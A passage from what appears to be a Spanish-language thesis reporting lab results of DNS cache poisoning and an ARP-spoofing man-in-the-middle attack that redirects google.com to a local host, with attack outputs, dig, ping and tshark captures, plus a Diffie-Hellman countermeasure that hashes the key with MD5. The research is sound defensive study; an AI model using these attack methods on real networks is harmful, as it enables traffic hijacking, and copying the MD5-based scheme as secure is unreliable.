3. En D se recibe y almacena el valor de Diffie Hellman del cliente.
4. En E se calcula la llave compartida entre el servidor y el cliente, y se obtiene su hash con la función MD5.
5. En F se envía el valor de Diffie Hellman (calcualdo en C) al cliente.
6. En G se recibe el vector del inicialización y el dominio cifrado del cliente.
7. En H se descifra y almacena el dominio.
8. En I se hace la petición de la dirección IP del dominio descifrado a un servidor DNS de Internet. Posteriormente esta solución se almacena.
9. En J se envía la dirección IP auténtica al cliente

4.3.2. Código que se ejecuta del lado del cliente

El código del Apéndice D.6 se ejecuta en el cliente *raul*. El diagrama 4.6 explica el funcionamiento de este código:

1. En A se asignan valores a las variables que se usarán en el código, mientras que en B se declaran otras variables.
2. En C se calcula el valor de Diffie Hellman del cliente.
3. En D envía el valor de Diffie Hellman al servidor.
4. En E se almacena el valor de Diffie Hellman recibido del servidor.
5. En F se calcula la llave compartida entre el servidor y el cliente, y se obtiene su hash con la función MD5.

6. En G se introduce el dominio que se quiere solicitar, en este caso es *google.com*.
7. En H se cifra el dominio y se almacena.
8. En I se envía el vector de inicialización y el dominio cifrado al servidor.
9. En J se recibe la dirección IP auténtica del servidor.
10. En K se hace un ping a la dirección IP auténtica recibida del servidor.



Figura 4.5: Servidor.



Figura 4.6: Cliente.

Capítulo 5

Resultados de los ataques

En esta sección se presentan los resultados de los ataques al servidor DNS local *RNS*, así como los resultados de la propuesta para contrarrestar el ataque de hombre en el medio.

5.1. Resultado del ataque para envenenar la memoria caché del servidor local DNS (*RNS*)



Figura 5.1: Ataque para envenenar la memoria caché del servidor local DNS (*RNS*).

En la figura 5.1 se muestra la operación de este ataque. El *host raul* pregunta al servidor *RNS* la dirección IP del dominio *google.com*, como este servidor no sabe la dirección IP, hace la petición hacia otro servidor DNS de Internet. En el momento que el servidor DNS de Internet responde con la dirección IP auténtica del dominio solicitado, la máquina física (*luis*) intercepta esta respuesta de dirección IP para cambiarla por una falsa. El servidor *RNS* toma esta respuesta como auténtica y la envía a *raul*. A continuación se muestran las salidas de las máquinas que intervienen en este ataque.

El código 5.1 muestra la salida de la ejecución del código D.1. La primera dirección IP destino (192.48.79.30) corresponde a un servidor DNS TLD (*Top Level Domain*), el cual responde con la dirección IP de otro servidor DNS que sabe en donde se encuentra el nombre de dominio *google.com* (216.239.34.10).

Código 5.1: Salida de la ejecución del ataque para envenenar la memoria caché desde la máquina física *luis*.

```
...('Source: ', '170.10.40.199')
('Dest: ', '198.41.0.4')
```

```
Sent 1 packets.
DNS Cache spoofed succeed
('Source: ', '170.10.40.199')
('Dest: ', '192.48.79.30')

Sent 1 packets.
DNS Cache spoofed succeed
('Source: ', '170.10.40.199')
('Dest: ', '216.239.34.10')

Sent 1 packets.
DNS Cache spoofed succeed
```

El código 5.2 y 5.3 muestran la salida del comando `dig google.com` cuando el ataque ya ha sido realizado. En el código 5.2 se observa un tiempo de respuesta de 183 milisegundos, puesto que aquí es la primera vez que se solicita el dominio *google.com*, por lo que el servidor DNS local tiene que salir a preguntar a otros servidores DNS externos en dónde está alojado el dominio solicitado. El código 5.3 muestra que ya no es necesario que la máquina fisica siga ejecutando el código del ataque (D.1), puesto que el servidor *RNS* ya guardó el registro de la dirección IP apócrifa para el dominio *google.com*, y éste se borrará después de 72 horas (tiempo de vida establecido en el código D.1).

Código 5.2: Salida envenenada por primera vez desde *raul*.

```
; <<>> DiG 9.10.3-P4-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58889
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             259200  IN      A       192.168.20.5

;; AUTHORITY SECTION:
google.com.             259200  IN      NS      ns2.google.com.
google.com.             259200  IN      NS      ns4.google.com.
google.com.             259200  IN      NS      ns3.google.com.
google.com.             259200  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         259200  IN      A       192.168.30.5
ns2.google.com.         259200  IN      A       192.168.30.10
ns3.google.com.         259200  IN      A       192.168.30.15
ns4.google.com.         259200  IN      A       192.168.30.20

;; Query time: 183 msec
;; SERVER: 192.168.10.10#53(192.168.10.10)
;; WHEN: Wed Oct 21 06:02:35 UTC 2020
;; MSG SIZE  rcvd: 191
```

Código 5.3: Salida envenenada después de la primera vez desde *raul*.

```
; <<>> DiG 9.10.3-P4-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6111
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
```

```
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             259157  IN      A       192.168.20.5

;; AUTHORITY SECTION:
google.com.             259157  IN      NS      ns3.google.com.
google.com.             259157  IN      NS      ns4.google.com.
google.com.             259157  IN      NS      ns2.google.com.
google.com.             259157  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         259157  IN      A       192.168.30.5
ns2.google.com.         259157  IN      A       192.168.30.10
ns3.google.com.         259157  IN      A       192.168.30.15
ns4.google.com.         259157  IN      A       192.168.30.20

;; Query time: 1 msec
;; SERVER: 192.168.10.10#53(192.168.10.10)
;; WHEN: Wed Oct 21 06:03:18 UTC 2020
;; MSG SIZE  rcvd: 191
```

El código 5.4 muestra la salida de un *ping* al dominio (`ping google.com`) desde la máquina *raul*. La máquina que contesta es *jahel*, cuya dirección IP es 192.168.20.5. Se ejecutó el comando *ping* para verificar que el ataque fue exitoso, sin embargo cualquier otro tipo de conexión (http, telnet, ssh) que se haga hacia dicho dominio, será dirigido a la dirección IP apócrifa.

Código 5.4: Ping desde máquina envenenada (*raul*).

```
PING google.com (192.168.20.5) 56(84) bytes of data.
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=1 ttl=63 time=0.724 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=2 ttl=63 time=0.376 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=3 ttl=63 time=0.326 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=4 ttl=63 time=0.395 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=5 ttl=63 time=0.400 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=6 ttl=63 time=0.414 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=7 ttl=63 time=0.384 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=8 ttl=63 time=0.494 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=9 ttl=63 time=0.328 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=10 ttl=63 time=0.438 ms

--- google.com ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9177ms
rtt min/avg/max/mdev = 0.326/0.427/0.724/0.112 ms
```

Con la finalidad de analizar los paquetes transmitidos en la red se hizo uso de la herramienta *tshark*, para ello fue necesario ejecutar el comando: `tshark -i interface -f ''udp port 53'' -w file_name.pcap`. Donde `interface` contiene el nombre de la interfaz por la cual se desea escuchar el tráfico. En este caso se escucha todo lo que entra o salga en el puerto 53 (correspondiente al servicio DNS) y lo que se capture se va a escribir en un archivo (`file_name.pcap`).

El código 5.5 presenta la salida del analizador de paquetes desde la máquina física *luis*. A continuación se describe cada una de las líneas de la salida del analizador:

1. Después de la solicitud de tipo A de la máquina *raul* al dominio *google.com*, la máquina física *luis* recibe esta petición y la reenvía a Internet a través de la NAT configurada. La máquina física se comunica con un servidor DNS raíz (en este caso el DNS raíz A, cuya dirección IP es 198.41.0.4). El servidor DNS local (*RNS*) sabe de antemano todas las direcciones IP de los servidores DNS raíz.

2. Ocurre lo mismo que en la línea 1, pero ahora se solicitan las direcciones IP de los nameservers.

3. Es la respuesta de la petición de la línea 1. El servidor DNS raíz (198.41.0.4) contesta a la máquina física los dominios de los nameservers en donde puede estar alojado el dominio *google.com*

4. Es la respuesta de la línea 2.

5. Después de conocer los dominios de los nameservers autoritativos en donde puede estar alojado el dominio *google.com*, la máquina física le pregunta a uno de ellos (en este caso elige al servidor nameserver autoritativo cuya dirección IP es 192.5.6.30) el dominio solicitado.

6. Finalmente, el servidor nameserver autoritativo le contesta la dirección IP donde se encuentra el dominio *google.com*, así como algunos nameservers autoritativos específicamente para dicho dominio.

Es importante notar que toda la respuesta a la máquina física (*luis*) es completamente legítimo.

Código 5.5: Salida desde máquina atacante (*luis*).

```
1 0.000000000 170.10.40.199     198.41.0.4   DNS 81 Standard query 0x8ea6 A google.com \
    OPT
2 0.000038894 170.10.40.199     198.41.0.4   DNS 70 Standard query 0xb000 NS <Root> OPT
3 0.073046564   198.41.0.4     170.10.40.199 DNS 305 Standard query response 0x8ea6 A \
    google.com NS a.gtld-servers.net NS b.gtld-servers.net NS c.gtld-servers.net NS d.\
    gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net \
    NS h.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.\
    net NS l.gtld-servers.net NS m.gtld-servers.net OPT
4 0.073638013   198.41.0.4     170.10.40.199 DNS 70 Standard query response 0xb000 NS <\
    Root> OPT
5 0.224968843 170.10.40.199     192.5.6.30   DNS 81 Standard query 0xc92a A google.com \
    OPT
6 0.364626808   192.5.6.30     170.10.40.199 DNS 551 Standard query response 0xc92a A \
    google.com NS ns2.google.com NS ns1.google.com NS ns3.google.com NS ns4.google.com \
    NSEC3 RRSIG NSEC3 AAAA 2001:4860:4802:34::a A 216.239.34.10 OPT
```

El código 5.6 muestra la salida desde la máquina virtual *raul* (192.168.10.5). En la línea 1 se puede observar que se comunica con el servidor DNS local *RNS* (192.168.10.10) mediante una solicitud (registro A) para el dominio *google.com*.

Código 5.6: Salida desde máquina envenenada (*raul*).

```
1 0.000000000 192.168.10.5     192.168.10.10 DNS 81 Standard query 0x8fbe A google.com \
    OPT

2 0.286224436 192.168.10.10     192.168.10.5 DNS 233 Standard query response 0x8fbe A \
    google.com A 192.168.20.5 NS ns4.google.com NS ns2.google.com NS ns3.google.com NS \
    ns1.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20 OPT
```

El código 5.7 muestra la salida desde el servidor DNS local *RNS* (192.168.10.10). A continuación se hace una descripción de cada una de las líneas:

1. En esta línea se observa que la máquina *raul* (192.168.10.5) se comunica con el servidor DNS local *RNS* (192.168.10.10) para solicitar el dominio *google.com*.

2. En esta línea el servidor DNS local se comunica con un servidor DNS raíz (192.41.0.4) para solicitar el dominio mencionado.

3. En esta línea se solicita el dominio del nameserver.

4. En esta línea el servidor DNS raíz responde con los dominios de los nameservers.

5. Esta línea repite la respuesta de los dominios.

6. En esta línea se contesta con la información falsificada proveniente de la máquina física *luis*.

7. Aquí el servidor local DNS realiza otra solicitud de dominio DNS a un servidor DNS raíz.

8. Se contesta a la nueva solicitud con información falsa.

9. El servidor DNS local *RNS* le contesta a la máquina virtual víctima *raul* la dirección IP apócrifa del dominio *google.com*.

Código 5.7: Salida desde el servidor DNS (*RNS*).

```
 1 0.000000000 192.168.10.5     192.168.10.10 DNS 81 Standard query 0x8fbe A google.com \
    OPT
 2 0.000502167 192.168.10.10     198.41.0.4   DNS 81 Standard query 0x8ea6 A google.com \
    OPT
 3 0.000589805 192.168.10.10     198.41.0.4   DNS 70 Standard query 0xb000 NS <Root> OPT
 4 0.074156231   198.41.0.4     192.168.10.10 DNS 305 Standard query response 0x8ea6 A \
    google.com NS a.gtld-servers.net NS b.gtld-servers.net NS c.gtld-servers.net NS d.\
    gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net \
    NS h.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.\
    net NS l.gtld-servers.net NS m.gtld-servers.net OPT
 5 0.074474691   198.41.0.4     192.168.10.10 DNS 70 Standard query response 0xb000 NS <\
    Root> OPT
 6 0.142739156   198.41.0.4     192.168.10.10 DNS 368 Standard query response 0x8ea6 A \
    google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
    ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
 7 0.225690692 192.168.10.10     192.5.6.30   DNS 81 Standard query 0xc92a A google.com \
    OPT
 8 0.285089763   192.5.6.30     192.168.10.10 DNS 368 Standard query response 0xc92a A \
    google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
    ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
 9 0.285536463 192.168.10.10     192.168.10.5 DNS 233 Standard query response 0x8fbe A \
    google.com A 192.168.20.5 NS ns4.google.com NS ns2.google.com NS ns3.google.com NS \
    ns1.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20 OPT
10 0.365591059   192.5.6.30     192.168.10.10 DNS 551 Standard query response 0xc92a A \
    google.com NS ns2.google.com NS ns1.google.com NS ns3.google.com NS ns4.google.com \
    NSEC3 RRSIG NSEC3 AAAA 2001:4860:4802:34::a A 216.239.34.10 OPT
```

5.2. Implementación del ataque de hombre en el medio para falsificar la dirección IPv4 del servidor



Figura 5.2: Ataque de hombre en el medio para falsificar la dirección IPv4 del servidor.

En la figura 5.2 se muestra la operación de este ataque. El *host raul* pregunta al servidor *RNS* la dirección IP del dominio *google.com*, como este servidor no sabe la dirección IP, hace la petición hacia otro servidor DNS de Internet. El servidor DNS de Internet responde con la dirección IP auténtica del dominio solicitado al servidor *RNS*. Posteriormente, el servidor *RNS* le contesta a *raul*, pero el atacante *attackerMITM* intercepta esta respuesta de dirección IP para cambiarla por una falsa, por lo que *raul* recibe una dirección IP apócrifa. A continuación se muestran las salidas de las máquinas que intervienen en este ataque.

En el código 5.8 se puede observar la salida de la ejecución del programa para envenenar la tabla ARP y así lograr el ataque de hombre en el medio. La última línea muestra la interrupción del programa mediante el comando `CTRL + C`. Esta interrupción regresa los valores originales de la red. Es importante hacer notar que este programa se detuvo hasta que se terminó de ejecutar el código D.3, cuya salida se muestra en el código 5.9. Este código se ejecutó desde el *host* atacante denominado *attackerMITM*.

Código 5.8: Salida de la ejecución del programa para falsificar direcciones MAC desde *attackerMITM*.

```
.....................................................................................\

Sent 1 packets.
*
*
*
*
*
*
*
Sent 1 packets.
[!] Detected CTRL+C ! restoring the network, please wait...
```

El código 5.9 muestra la salida de la ejecución del programa para falsificar la dirección IP de la respuesta del servidor DNS. Se pueden identificar dos líneas: la primera identifica el dominio a falsificar (*google.com*), mientras que la segunda confirma la falsificación de la respuesta del servidor DNS.

Código 5.9: Salida desde la máquina del atacante (*attackerMITM*) ejecutando el programa para falsificar la respuesta del DNS.

```
('Este es el dominio solicitado', 'google.com.')
DNS cache spoofed succeed
```

El código 5.10 muestra la salida del comando `dig google.com`. Se puede observar que la falsificación de la dirección IP por medio del ataque de hombre en el medio fue exitosa. Es importante hacer notar que la dirección IP apócrifa no se almacena en la memoria caché del servidor DNS, por lo que si los códigos D.2 y D.3 no están en ejecución, la dirección IP del dominio solicitado será la auténtica. Incluso si previamente estos códigos fueron ejecutados y posteriormente finalizados, no se realizará el cambio por la dirección IP apócrifa de *google.com*.

Código 5.10: Salida desde la máquina víctima (*raul*).

```
; <<>> DiG 9.10.3-P4-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1145
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 4

;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             259200  IN      A       192.168.20.5

;; AUTHORITY SECTION:
google.com.             259200  IN      NS      ns1.google.com.
google.com.             259200  IN      NS      ns2.google.com.
google.com.             259200  IN      NS      ns3.google.com.
google.com.             259200  IN      NS      ns4.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         259200  IN      A       192.168.30.5
ns2.google.com.         259200  IN      A       192.168.30.10
ns3.google.com.         259200  IN      A       192.168.30.15
ns4.google.com.         259200  IN      A       192.168.30.20

;; Query time: 25 msec
;; SERVER: 192.168.10.10#53(192.168.10.10)
;; WHEN: Thu Oct 22 05:23:12 UTC 2020
;; MSG SIZE  rcvd: 326
```

El código 5.11 ejecuta el comando `ping google.com` y contesta desde la dirección IP 192.168.20.5, la cual corresponde al *host* llamado *jahel*. También es importante mencionar que este *ping* se realizó durante la ejecución de los códigos D.2 y D.3.

Código 5.11: *Ping* desde la máquina de la víctima (*raul*).

```
PING google.com (192.168.20.5) 56(84) bytes of data.
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=1 ttl=63 time=0.719 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=2 ttl=63 time=0.392 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=3 ttl=63 time=0.343 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=4 ttl=63 time=0.312 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=5 ttl=63 time=0.368 ms

--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4063ms
rtt min/avg/max/mdev = 0.312/0.426/0.719/0.150 ms
```

El código 5.12 muestra la salida de Tshark en *raul*. A continuación, se describe cada una de las líneas de salida:

1. En esta línea se observa la petición DNS de la máquina víctima *raul* hacia el servidor *RNS* sobre el dominio *google.com*.
2. En esta línea se observa que el servidor *RNS* contesta con la dirección IP apócrifa.

Código 5.12: Salida desde máquina la víctima (*raul*).

```
    1 0.000000000 192.168.10.5     192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
        OPT
    2 0.066464371 192.168.10.10     192.168.10.5 DNS 368 Standard query response 0xebc1 A \
        google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
        ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
```

El código 5.13 muestra la salida de la ejecución de Tshark en el servidor *RNS*. A continuación se describe cada una de las líneas de salida:

1. En esta línea se observa que llega la consulta de DNS de la máquina víctima *raul* al servidor *RNS*.
2. Como el servidor *RNS* no conoce la dirección IP del dominio solicitado sale a buscar a otro servidor DNS, en este caso con la dirección IP 216.239.34.10.
3. Aquí el servidor DNS consultado en Internet da respuesta y resuelve con la dirección IP de *google.com*.
4. Finalmente el servidor *RNS* responde a *raul* con la dirección IP auténtica de *google.com*.

Código 5.13: Salida desde el servidor (*RNS*).

```
    1 0.000000000 192.168.10.5     192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
        OPT
    2 0.000384206 192.168.10.10     216.239.34.10 DNS 81 Standard query 0x1d22 A google.com \
        OPT
    3 0.040788605 216.239.34.10     192.168.10.10 DNS 97 Standard query response 0x1d22 A \
        google.com A 216.58.217.14 OPT
    4 0.041211628 192.168.10.10     192.168.10.5 DNS 345 Standard query response 0xebc1 A \
        google.com A 216.58.217.14 NS ns4.google.com NS ns3.google.com NS ns1.google.com NS \
        ns2.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
        2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
        2001:4860:4802:38::a OPT
```

El código 5.14 muestra la salida de la ejecución de Tshark en la máquina del atacante *attackerMITM*. A continuación se describe cada una de las líneas de salida:

1. En esta línea se observa que llega la consulta DNS de la máquina víctima *raul* al servidor solicitando el dominio *google.com*.
2. En esta línea se repite la consulta al servidor DNS.
3. El servidor *RNS* responde a *raul* con la dirección IP verdadera de *google.com*. Sin embargo este direccionamiento es ignorado por *raul* debido al ataque de envenenamiento de direcciones MAC.

4. El servidor *RNS* responde a *raul* con la dirección IP apócrifa de *google.com*, y esta respuesta es tomada como auténtica.

Código 5.14: Salida desde máquina (*attackerMITM*).

```
1 0.000000000 192.168.10.5     192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
    OPT
2 0.005397664 192.168.10.5     192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
    OPT
3 0.047157977 192.168.10.10     192.168.10.5 DNS 345 Standard query response 0xebc1 A \
    google.com A 216.58.217.14 NS ns4.google.com NS ns3.google.com NS ns1.google.com NS \
    ns2.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
    2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
    2001:4860:4802:38::a OPT
4 0.065959887 192.168.10.10     192.168.10.5 DNS 368 Standard query response 0xebc1 A \
    google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
    ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
```

5.3. Contramedida para prevenir el ataque de hombre en el medio



Figura 5.3: Contramedida para prevenir el ataque de hombre en el medio.

En la figura 5.3 se muestra el proceso de operación de la contramedida propuesta para prevenir el ataque de hombre en el medio.

El código 5.15 muestra la salida en la máquina cliente *raul*. Se ejecuta en la línea de comandos `python client.py google.com`, y como resultado se realiza un *ping* a la dirección IP verdadera del dominio *google.com*. Adicionalmente se incluye la salida del *script* que se usa como remedio y se imprimen las variables definidas.

Código 5.15: Salida desde la máquina del cliente (*raul*).

```
[H[JPING 216.58.217.14 (216.58.217.14) 56(84) bytes of data.
64 bytes from 216.58.217.14: icmp_seq=1 ttl=117 time=8.56 ms
64 bytes from 216.58.217.14: icmp_seq=2 ttl=117 time=8.05 ms
64 bytes from 216.58.217.14: icmp_seq=3 ttl=117 time=8.20 ms
64 bytes from 216.58.217.14: icmp_seq=4 ttl=117 time=8.32 ms
64 bytes from 216.58.217.14: icmp_seq=5 ttl=117 time=8.08 ms
64 bytes from 216.58.217.14: icmp_seq=6 ttl=117 time=8.28 ms
64 bytes from 216.58.217.14: icmp_seq=7 ttl=117 time=8.12 ms
64 bytes from 216.58.217.14: icmp_seq=8 ttl=117 time=8.29 ms
64 bytes from 216.58.217.14: icmp_seq=9 ttl=117 time=7.75 ms
64 bytes from 216.58.217.14: icmp_seq=10 ttl=117 time=8.07 ms
64 bytes from 216.58.217.14: icmp_seq=11 ttl=117 time=8.21 ms
64 bytes from 216.58.217.14: icmp_seq=12 ttl=117 time=8.27 ms
64 bytes from 216.58.217.14: icmp_seq=13 ttl=117 time=8.01 ms
```

```
64 bytes from 216.58.217.14: icmp_seq=14 ttl=117 time=7.92 ms
64 bytes from 216.58.217.14: icmp_seq=15 ttl=117 time=8.32 ms
64 bytes from 216.58.217.14: icmp_seq=16 ttl=117 time=8.14 ms
64 bytes from 216.58.217.14: icmp_seq=17 ttl=117 time=8.17 ms
64 bytes from 216.58.217.14: icmp_seq=18 ttl=117 time=7.08 ms
64 bytes from 216.58.217.14: icmp_seq=19 ttl=117 time=8.33 ms

--- 216.58.217.14 ping statistics ---
19 packets transmitted, 19 received, 0 % packet loss, time 18027ms
rtt min/avg/max/mdev = 7.083/8.119/8.568/0.312 ms
SHARED_KEY_IS:  788505463993
MD5:  a288bc9bade254eec00a95a68e8516eb
